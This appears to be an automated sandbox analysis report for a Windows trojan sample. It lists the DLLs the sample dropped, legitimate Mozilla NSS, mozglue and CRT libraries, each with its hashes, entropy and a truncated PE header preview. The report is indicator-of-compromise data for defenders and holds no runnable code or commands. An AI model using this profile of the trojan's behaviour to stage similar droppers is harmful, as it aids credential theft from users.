Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....^1.... .....!.....R.....@.....8=.....T.....text..... ....`.rsrc.....@..@v.....^1.....:...d...d.....^1.....d.....^1.....RSDS.J..w/.8..bu..3.....api-ms-win-crt-private-l1-1-0.pdb..... d....rdata..d.....rdata$zzzdbg.....edata.....`....rsrc$01....`.....rsrc$02.....^1.....>.....8...h#...5...>...?..7?..._?...?...?...?...@..V@...@...@...@..+A..\A.. .A...A...A...B..LB...B...B...C..HC...C...C...C...C...D..HD...D...D...E..eE...E...E...F..1F..gF...F...F...G..BG..uG...G..

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-process-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.076072254895036
Encrypted:	false
SSDEEP:	192:aRQqjd7dWIghWG4U9kuDz7M123Ouo+Uggs/nGfe4pBjSbAURWh0txKdmVWQ4CW+6:aKcWPhWFkDz6i00GftpBjYemZlUG+zlU
MD5:	8D02DD4C29BD490E672D271700511371
SHA1:	F3035A756E2E963764912C6B432E74615AE07011
SHA-256:	C03124BA691B187917BA79078C66E12CBF5387A3741203070BA23980AA471E8B
SHA-512:	D44EF51D3AAF42681659FFFFF4DD1A1957EAF4B8AB7BB798704102555DA127B9D7228580DCED4E0FC98C5F4026B1BAB242808E72A76E09726B0AF839E384C3B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...I.h.....!.. ....0.....U....@.....x..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....I.h.....:...d...d.....I.h.....d.....I.h.....RSDSZ\.qM..I....3.....api-ms-win-crt-process-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....x....edata... ..`....rsrc$01....` .....rsrc$02.....I.h.....$...$...8.....X.....&...@...Y...q.....*...E..._...z.....!...<. ..V...q.....9...V...t.....7...R...i...

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-runtime-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22840
Entropy (8bit):	6.942029615075195
Encrypted:	false
SSDEEP:	384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7
MD5:	41A348F9BEDC8681FB30FA78E45EDB24
SHA1:	66E76C0574A549F293323DD6F863A8A5B54F3F9B
SHA-256:	C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B
SHA-512:	8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF20
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....L.....!.. .....0.....@.....i...@.....0.....8=.....T.....text..... . .`.rsrc.....0.....@..@v.....L.....:...d...d.....L.....d.....L.....RSDS6..>[d.=. ....C....api-ms-win-crt-runtime-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....L.....f.....k...k...8.....4...S...s.....E...g.....)...N.. .n.....&...E...f.....'...D...j.....>.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-stdio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24368
Entropy (8bit):	6.873960147000383
Encrypted:	false
SSDEEP:	384:GZpFVhjWPhWxEi00GftpBjmjjem3Cl1z6h1r:eCfoi0espbr
MD5:	FEFB98394CB9EF4368DA798DEAB00E21
SHA1:	316D86926B558C9F3F6133739C1A8477B9E60740

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-stdio-l1-1-0.dll	
SHA-256:	B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7
SHA-512:	57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....0.....@.....)....@.....a.....0.....".0=.....T.....text...a..... ....`.rsrc.....0.....@..@v.....8...d...d.....d.....RSDS...iS#.hg....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....a....edata...0..`....rsrc$01....`0.....rsrc$02.....^.....(..... .....<...y.....)...h..... ...].....H.....)...D...^...v..... .....T...u.....9...Z...{.....0...Q...

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23488
Entropy (8bit):	6.840671293766487
Encrypted:	false
SSDEEP:	384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVIkFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71IkFv5oialj
MD5:	404604CD100A1E60DFDAF6ECF5BA14C0
SHA1:	58469835AB4B916927B3CABF54AEE4F380FF6748
SHA-256:	73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C
SHA-512:	DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20E E4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....S.....!.. .....0.....@.....B.....@.....0.....".9.....T.....text..... ..`.rsrc.....0.....@..@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....$[~f..5....api-ms-win-crt-string-l1-1-0.pdb.....d....rdata. .d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....S....,.....8.....W...s.....#...B...a.....<...[...z.....;... [...{..... ...A...b.....<...X...r.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-time-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.018061005886957
Encrypted:	false
SSDEEP:	384:8ZSWWVgWPhWFe3di00GftpBjnlfemHlUG+zITA+0:XRNoibernAA+0
MD5:	849F2C3EBF1FCBA33D16153692D5810F
SHA1:	1F8EDA52D31512EBFDD546BE60990B95C8E28BFB
SHA-256:	69885FD581641B4A680846F93C2DD21E5DD8E3BA37409783BC5B3160A919CB5D
SHA-512:	44DC4200A653363C9A1CB2BDD3DA5F371F7D1FB644D1CE2FF5FE57D939B35130AC8AE27A3F07B82B3428233F07F974628027B0E6B6F70F7B2A8D259BE95222F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....OI..... .....!..... ....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....OI.....7...d...d.....OI.....d.....OI.....RSDS...s..,E.w.9I..D....api-ms-win-crt-time-l1-1-0.pdb.....d....rda ta..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....OI.....H...H...(...H...h... ...=...\...z.....8...V...s.....&...D...a...~..... .....?...b.....!...F...k.....0...N...k.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-utility-l1-1-0.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.127951145819804
Encrypted:	false
SSDEEP:	192:QqfHQdu3WIghWG4U9lYdsNtL/123Ouo+Uggs/nGfe4pBjSb8Z9Wh0txKdmVWQ4Cg:/fBWPhWF+esnhi00GftpBjLBemHlP55q
MD5:	B52A0CA52C9C207874639B62B6082242
SHA1:	6FB845D6A82102FF74BD35F42A2844D8C450413B
SHA-256:	A1D1D6B0CB0A8421D7C0D1297C4C389C95514493CD0A386B49DC517AC1B9A2B0
SHA-512:	18834D89376D703BD461EDF7738EB723AD8D54CB92ACC9B6F10CBB55D63DB22C2A0F2F3067FE2CC6FEB775DB397030606608FF791A46BF048016A1333028D0A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!5.....!.. ....0.....4....@.....^..... .....8=.....T.....text...n..... . .`.rsrc..... .....@..@v.....!5.....:...d...d.....!5.....d.....!5.....RSDS.....k.....api-ms-win-crt-utility-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....^....edata... ..`....rsrc$01....` .....rsrc$02.....!5.....d.....8.....(.....#...<...U...l.....+...@...[...r..... .....4...l..._.....3...N...e...|.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\breakpadinjector.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	117712
Entropy (8bit):	6.598338256653691
Encrypted:	false
SSDEEP:	3072:9b9ffsTV5n8cSQQtys6FXCVnx+IMD6eN07e:P25V/QQs6WTMex7e
MD5:	A436472B0A7B2EB2C4F53FDF512D0CF8
SHA1:	963FE8AE9EC8819EF2A674DBF7C6A92DBB6B46A9
SHA-256:	87ED943D2F06D9CA8824789405B412E770FE84454950EC7E96105F756D858E52
SHA-512:	89918673ADDC0501746F24EC9A609AC4D416A4316B27BF225974E898891699B630BB18DB32432DA2F058DC11D9AF7BAF95D067B29FB39052EE7C6F622718271B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s..y7.{*7.{*7.{*..x+>.{*..~+I.{*...+%.{*.x+$.{*..+'.{*.~+..{*..z+4.{*7.z*A.{*..~+>.{*..{+6.{*...*6.{*..y+6.{*Rich7.{*.....PE..L....@.\.....''!.....t.....0.....S....@.....P...P.....(.....`...T.....@.....0..D.....text..... .`.rdata...l...0...n... .....@..@.data.....@....rsrc.....@..@.reloc...

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\freebl3.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.808908775107082
Encrypted:	false
SSDEEP:	6144:6cYBCU/bEPU6Rc5xUqc+z75nv4F0GHrIraqqDL6XPSed:67WRCB7zl4F0l4qn6R
MD5:	60ACD24430204AD2DC7F148B8CFE9BDC
SHA1:	989F377B9117D7CB21CBE92A4117F88F9C7693D9
SHA-256:	9876C53134DBBEC4DCCA67581F53638EBA3FEA3A15491AA3CF2526B71032DA97
SHA-512:	626C36E9567F57FA8EC9C36D96CBADEDE9C6F6734A7305ECFB9F798952BBACDFA33A1B6C4999BA5B78897DC2EC6F91870F7EC25B2CEACBAEE4BE942FE881DB01
Malicious:	false
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....@.\.....''!.....f.....p.....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...d..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldap60.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	132048
Entropy (8bit):	6.627391684128337
Encrypted:	false
SSDEEP:	3072:qgXCFTvwqiiynFa6zqeqQZ06DdEH4sq9gHNaIkIQhEwe:qdvwqMFbOePIP/zkIQ2h
MD5:	5A49EBF1DA3D5971B62A4FD295A71ECF
SHA1:	40917474EF7914126D62BA7CDBF6CF54D227AA20
SHA-256:	2B128B3702F8509F35CAD0D657C9A00F0487B93D70336DF229F8588FBA6BA926
SHA-512:	A6123BA3BCF9DE6AA8CE09F2F84D6D3C79B0586F9E2FD0C8A6C3246A91098099B64EDC2F5D7E7007D24048F10AE9FC30CCF7779171F3FD03919807EE6AF768(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...?S..?S..?S..S..?S|.>R..?S;..S..?S|.<R..?S|.:R..?S|.;R..?S..>R..?S..>S..?Sn.;R.?Sn.?R..?Sn..S..?Sn.=R..?SRich..?S.....PE..L....@.\.....''!.....f..... .....0.....@.....x..... .....p...T.....@.....\.....text...:..... ..`.rdata...@.....B.....@..@.data...l.....@....rsrc...x....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldif60.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20432
Entropy (8bit):	6.337521751154348
Encrypted:	false
SSDEEP:	384:YxfML3ALxK0AZEuzOJKRsIFYvDG8A3OPLonw4S:0fMmxFyO4RpGDG8MjS
MD5:	4FE544DFC7CDAA026DA6EDA09CAD66C4

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldif60.dll	
SHA1:	85D21E5F5F72A4808F02F4EA14AA65154E52CE99
SHA-256:	3AABBE0AA86CE8A91E5C49B7DE577AF73B9889D7F03AF919F17F3F315A879B0F
SHA-512:	5C78C5482E589AF7D609318A6705824FD504136AEAAC63F373E913DA85FA03AF868669534496217B05D74364A165D7E08899437FCC0E3017F02D94858BA814BB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9..j..j..j...j..j^..k..j^..k..j^..k..j^..k..j...k..j..j..jL..k..jL..k..jL.bj..jL..k..jRich ..j.....PE..L....<.\.....''!.....Y.....0.....p.....r.....@.....5.....6.....P..x.....2.....`..x....0..T.....(1..@..... ....0.....text..... ..`.rdata.....0.....@..@.data.....@.....&.....@....rsrc...x....P.....,.....@..@.reloc..x....`.....0..... .@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\lgpllibs.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	55760
Entropy (8bit):	6.738700405402967
Encrypted:	false
SSDEEP:	1536:LxsBS3Q6j+37mWT7DT/GszGrn7iBCmjFCOu:LxTBcmWT7X/Gszen7icmjFtu
MD5:	56E982D4C380C9CD24852564A8C02C3E
SHA1:	F9031327208176059CD03F53C8C5934C1050897F
SHA-256:	7F93B70257D966EA1C1A6038892B19E8360AADD8E8AE58E75EBB0697B9EA8786
SHA-512:	92ADC4C905A800F8AB5C972B166099382F930435694D5F9A45D1FDE3FEF94FAC57FD8FAFF56FFCFCFDBC61A43E6395561B882966BE0C814ECC7E672C67E6765 A
Malicious:	false
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....l..l..l.....l..~....l..9...l..~....l..~....l..~....l.....l..l....l..l...l..l...l..l..l....l.. l....l..l....l..l..l..l....l..Rich.l.....PE..L...z@.\.....''!.....2.....t.....@.....x.....T..... .....@.....text..... ..`.rdata..>.....@..@.data.....@....rodata.8.....@..@.rsrc...x.... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\libEGL.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22480
Entropy (8bit):	6.528357540966124
Encrypted:	false
SSDEEP:	384:INZ9mLVDAffJJKAtn0mLAb8X3FbvDG8A3OPLonzvGb:4mx+fXvn4YFrDG8MKb
MD5:	96B879B611B2BBEE85DF18884039C2B8
SHA1:	00794796ACAC3899C1FB9ABBF123FEF3CC641624
SHA-256:	7B9FC6BE34F43D39471C2ADD872D5B4350853DB11CC66A323EF9E0C231542FB9
SHA-512:	DF8F1AA0384A5682AE47F212F3153D26EAFBBF12A8C996428C3366BEBE16850D0BDA453EC5F4806E6A62C36D312D37B8BBAFF549968909415670C9C61A6EC49
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../...N{.N{.N{.6..N{.F,z.N{.F,x.N{.F,~.N{.F,..N{..z.N{.T-z.N{.Nz..N{.T- ~.N{.T-{.N{.T-..N{.T-y.N{.Rich.N{.....PE..L...aA.\.....''!.....(..... .....p.....~.....@.....%.....d....P..x.....:.....`.....!..T. .....''..@..... .....text... ..... ..`.rdata..... .....@..@.data.....@.....2.....@....rsrc...x....P.....4..... @..@.reloc.....`.....8.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C41 3F
Malicious:	false

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;...;.....2.....G.....).....*.....".....4.....>...;...n.....:.....:.....:.....:...Rich;.....PE..L....=.\.....".....`.....>....@.....l.....<....@..P.....(.....P..d...0...T.....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32_InUse.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;...;.....2.....G.....).....*.....".....4.....>...;...n.....:.....:.....:.....:...Rich;.....PE..L....=.\.....".....`.....>....@.....l.....<....@..P.....(.....P..d...0...T.....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozglue.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.784614237836286
Encrypted:	false
SSDEEP:	3072:Z6s2DIGLXlNJJcPoN0j/kVqhp1qt/TXTv7q1D2JJJvPhrSeXZ5dR:MszGLXlNrE/kVqhp12/TXTjSD2JJJvPt
MD5:	EAE9273F8CDCF9321C6C37C244773139
SHA1:	8378E2A2F3635574C106EEA8419B5EB00B8489B0
SHA-256:	A0C6630D4012AE0311FF40F4F06911BCF1A23F7A4762CE219B8DFFA012D188CC
SHA-512:	06E43E484A89CEA9BA9B9519828D38E7C64B040F44CDAEB321CBDA574E7551B11FEA139CE3538F387A0A39A3D8C4CBA7F4CF03E4A3C98DB85F8121C2212A907
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:..;...>..;..:..;..:.w.;...?..;...>..;..;..;...;...9..;.Rich.;.....PE..L...{>.\.....".....z.....@.....j.....@A.....@...t.....,... ..x.....0..l.....T.....T....h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..l....0.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\msvcp140.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A....;.....".....;.....:.....;.....:.....;.....:.....;.....;-...;.....Rich.....PE..L....8'Y.....".....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nss3.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nss3.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1245136
Entropy (8bit):	6.766715162066988
Encrypted:	false
SSDEEP:	24576:ido5Js2a56/+VwJebKj5KYFsRjzx5ZxKV6D1Z4Go/LCiytoxq2Zwn5hCM4MSRdY8:Q2aY4w6aozx5ZWMM7yew8MSRK1y
MD5:	02CC7B8EE30056D5912DE54F1BDFC219
SHA1:	A6923DA95705FB81E368AE48F93D28522EF552FB
SHA-256:	1989526553FD1E1E49B0FEA8036822CA062D3D39C4CAB4A37846173D0F1753D5
SHA-512:	0D5DFCF4FB19B27246FA799E339D67CD1B494427783F379267FB2D10D615FFB734711BAB2C515062C078F990A44A36F2D15859B1DACD4143DCC35B5C0CEE0EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c.4.'.Z.'.Z.'.Z.....3.Z...[.%.Z.B..#.Z...Y.*.Z..._.-.Z...^.,.Z...[./.Z..[.$.Z.'.[. ..Z..^.-.Z..Z.&.Z...&.Z..X.&.Z.Rich'.Z.....PE..L....@.\....."!.....@.....Q.....@.....x=..T.....p.....|.. ....T.....h...@.....text..... ..`.rdata...Q.....R.....@..@.data...tG...`..."...>.....@....rsrc...p.....`..... .....@..@.reloc...|.....~...d.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nssckbi.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	336336
Entropy (8bit):	7.0315399874711995
Encrypted:	false
SSDEEP:	6144:8bndzEL04gF85K9autIMyEhZ/V3psPyHa9tBe1:8bndzEL04pnutIMyAp2z9tBe1
MD5:	BDAF9852F588C86B055C846B53D4C144
SHA1:	03B739430CF9EADE21C977B5B416C4DD94528C3B
SHA-256:	2481DA1C459A2429A933D19AD6AE514BD2AE59818246DDB67B0EF44146CED3D8
SHA-512:	19D9A952A3DF5703542FA52A5A780C2E04D6A132059F30715954EAC40CD1C3F3B119A29736D4A911BE85086AFE08A54A7482FA409DFD882BAC39037F9EECD7E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pi.Pi.Pi.(..Pi.F2h.Pi.F2j.Pi.F2l.Pi.F2m.Pi.0h.Pi.T3h.Pi.P h.Pi.T3m.Pi.T3i.Pi.T3..Pi.T3k.Pi.Rich.Pi.....PE..L....@.\....."!.....`.....q.....@.....@.....P.....d.....x.....t)..p...T..... .....@.....text..... ..`.rdata..>.....@..@.data....N.....L.....@....rsrc...x.....@..@.reloc ..t).....*.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nssdbm3.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92624
Entropy (8bit):	6.639527605275762
Encrypted:	false
SSDEEP:	1536:YvNGVOt0VjOJkbH8femxfRVMNKBDuOQWL1421GlkxERC+ANcFZoZ/6tNRCwl41Pc:+NGVOiBZbcGmxXMcBqmzoCUZoZebHPAT
MD5:	94919DEA9C745FBB01653F3FDAE59C23
SHA1:	99181610D8C9255947D7B2134CDB4825BD5A25FF
SHA-256:	BE3987A6CD970FF570A916774EB3D4E1EDCE675E70EDAC1BAF5E2104685610B0
SHA-512:	1A3BB3ECADD76678A65B7CB4EBE3460D0502B4CA96B1399F9E56854141C8463A0CFCFFEDF1DEFFB7470DDFBAC3B608DC10514ECA196D19B70803FBB02188E 5E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4.. .5.Z.4.Y.5...4...0.A.4...4.X.4....X.4...6.X.4.RichY.4.....PE..L....@.\....."!.....0.....0.....*q....@..... ?.....(@.....`..x. .....L.....p.....:.T.....(;..@.....0..X.....text..... ..`.rdata..D....0... .....@..@.data.....P.....>.....@....rsr c...x....`.....@.....@..@.reloc.....p.....D.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\prldap60.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24016
Entropy (8bit):	6.532540890393685
Encrypted:	false
SSDEEP:	384:TQJMOeAdiNcNUO3qgpw6MnTmJk0llEEHAnDl3vDG8A3OPLondJJs2z:KMaNqb6MTmVllEK2p/DG8MlsQ
MD5:	6099C438F37E949C4C541E61E88098B7
SHA1:	0AD03A6F626385554A885BD742DFE5B59BC944F5

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\prldap60.dll	
SHA-256:	46B005817868F91CF60BAA052EE96436FC6194CE9A61E93260DF5037CDFA37A5
SHA-512:	97916C72BF75C11754523E2BC14318A1EA310189807AC8059C5F3DC1049321E5A3F82CDDD62944EA6688F046EE02FF10B7DDF8876556D1690729E5029EA414A9
Malicious:	false
